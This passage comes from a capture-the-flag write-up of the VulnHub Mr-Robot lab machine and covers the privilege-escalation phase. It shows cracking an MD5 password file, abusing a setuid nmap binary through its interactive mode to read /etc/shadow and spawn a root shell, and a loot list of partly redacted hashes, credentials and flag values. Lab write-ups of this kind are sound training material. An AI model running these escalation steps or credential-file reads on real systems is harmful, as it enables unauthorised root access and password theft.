      RX bytes:928655350 (928.6 MB)  TX bytes:849863574 (849.8 MB)
      Interrupt:18 Base address:0x2000
robot@linux>
robot@linux> users
root
bitnamiftp
mysql
robot
```

Phase #3: Privilege Escalation

1. While looking at the `/home/` directory we find that there is a directory for user `robot` and this user has access to the second key file `key-2-of-3.txt`. We have to switch user to access this key file and to do that we need user `robot`'s password. We also find a word-readable `password.raw-md5` file within this directory and use Google to find that it is the MD5 hash of the string `abcdefghijklmnopqrstuvwxyz`. We can now proceed and switch user:

```
cat /home/robot/password.raw-md5
  robot:c3fcd3d76192e4007dfb496cca67e13b
su - robot
cat /home/robot/key-2-of-3.txt
```

```
daemon@linux:/$ ls -l /home/*
total 8
-r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
daemon@linux:/$
daemon@linux:/$
daemon@linux:/$ cat /home/robot/
key-2-of-3.txt    password.raw-md5
daemon@linux:/$ cat /home/robot/key-2-of-3.txt
cat: /home/robot/key-2-of-3.txt: Permission denied
daemon@linux:/$
daemon@linux:/$
daemon@linux:/$ cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/$
```

Figure 15: writeup.privesc.steps.1.1

MD5 reverse for c3fcd3d76192e4007dfb496cca67e13b

The MD5 hash:

c3fcd3d76192e4007dfb496cca67e13b

was succesfully reversed into the string:

abcdefghijklmnopqrstuvwxyz

Figure 16: writeup.privesc.steps.1.2

```
daemon@linux:/$ su - robot
Password:
$ id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
$
$ whoami
robot
$
$ ifconfig
-su: ifconfig: command not found
$
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c0:00:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.134/24 brd 192.168.92.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fec0:97/64 scope link
       valid_lft forever preferred_lft forever
$
$
$ cat /home/robot/
key-2-of-3.txt    password.raw-md5
$ cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
$
```

Figure 17: writeup.privesc.steps.1.3

2. We find that the `nmap` binary on this system has `setuid` privileges. We can use this to gain elevated access:

```
find / -type f -perm -04000 2>/dev/null
ls -la /usr/local/bin/nmap
nmap --interactive
  !cat /etc/shadow
  !sh
```

```
$ find / -type f -perm -04000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
^C
$
```

Figure 18: writeup.privesc.steps.2.1

```
$ ls -la /usr/local/bin/nmap
-rwsr-xr-x 1 root root 504736 Nov 13  2015 /usr/local/bin/nmap
$
```

Figure 19: writeup.privesc.steps.2.2

```
$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !ls
shell.nse  vmware-root
waiting to reap child : No child processes
nmap> !su
Password:
su: Authentication failure
waiting to reap child : No child processes
nmap>
Bogus command -- press h <enter> for help
nmap>
Bogus command -- press h <enter> for help
nmap> !cat /etc/shadow
root:$6$9xQC1KOf$5cmONytt0VF/wi3Np3jZGRSVzpGj6sXxVHkyJLjV4edlBxTVmW91pcGwAViViSWcAS/.OF0iuvylU5IznY2Re.:16753:0:99999:7:::
daemon:*:16610:0:99999:7:::
bin:*:16610:0:99999:7:::
```

Figure 20: writeup.privesc.steps.2.3

```
nmap> !sh
# id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
#
# whoami
root
#
# ifconfig
sh: 5: ifconfig: not found
#
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c0:00:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.134/24 brd 192.168.92.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fec0:97/64 scope link
       valid_lft forever preferred_lft forever
#
```

Figure 21: writeup.privesc.steps.2.4

3. We can now read the `/root/key-3-of-3.txt` file to complete the challenge:

```
1 cat /root/key-3-of-3.txt
```

```
# ls -la /root
total 32
drwx------  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
-rw-------  1 root root 4058 Nov 14  2015 .bash_history
-rw-r--r--  1 root root 3274 Sep 16  2015 .bashrc
drwx------  2 root root 4096 Nov 13  2015 .cache
-rw-r--r--  1 root root    0 Nov 13  2015 firstboot_done
-r--------  1 root root   33 Nov 13  2015 key-3-of-3.txt
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
-rw-------  1 root root 1024 Sep 16  2015 .rnd
#
# cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

Figure 22: writeup.privesc.steps.3.1

Loot

Hashes

```
root:$6$9xQC1KOf$5cmONytt0VF/wi3Np3jZGRSVzpGj6sXxVHkyJLjV4edlBxTVmW91pcGwAViViSWcAS/
 ↪  .OF0iuvylU5Izn.....................
bitnamiftp:$6$saPiFTAH$7K09sg5oIfkIs5kuMx1R/
 ↪  Um4HNd8O6vF2n8oICEom8VVer0BYATY5wtzdPdP3JeuKbZ4RYBml0THNQv8.....................
robot:$6
 ↪  $HmQCDKcM$mcINMrQFa0Qm7XaUaS5xLEBSeP3bUkr18iwgwTAL8AIfUDYBWG5L8J9.Ukb3gVWUQoYam4G0m.I5qaHBn.........
```

Credentials

```
ssh: robot/abcdefghijklmnopqrs.......
wordpress: elliot/ER28-....
```

Flags

```
http://192.168.92.134/key-1-of-3.txt: 073403c8a58a1f80d9..............
/home/robot/key-2-of-3.txt: 822c73956184f694993b............
/root/key-3-of-3.txt: 04787ddef27c3dee1ee16...........
```

References

[+] https://www.vulnhub.com/entry/mr-robot-1,151/
[+] http://f4l13n5n0w.github.io/blog/2016/08/10/vulnhub-mr-robot-1/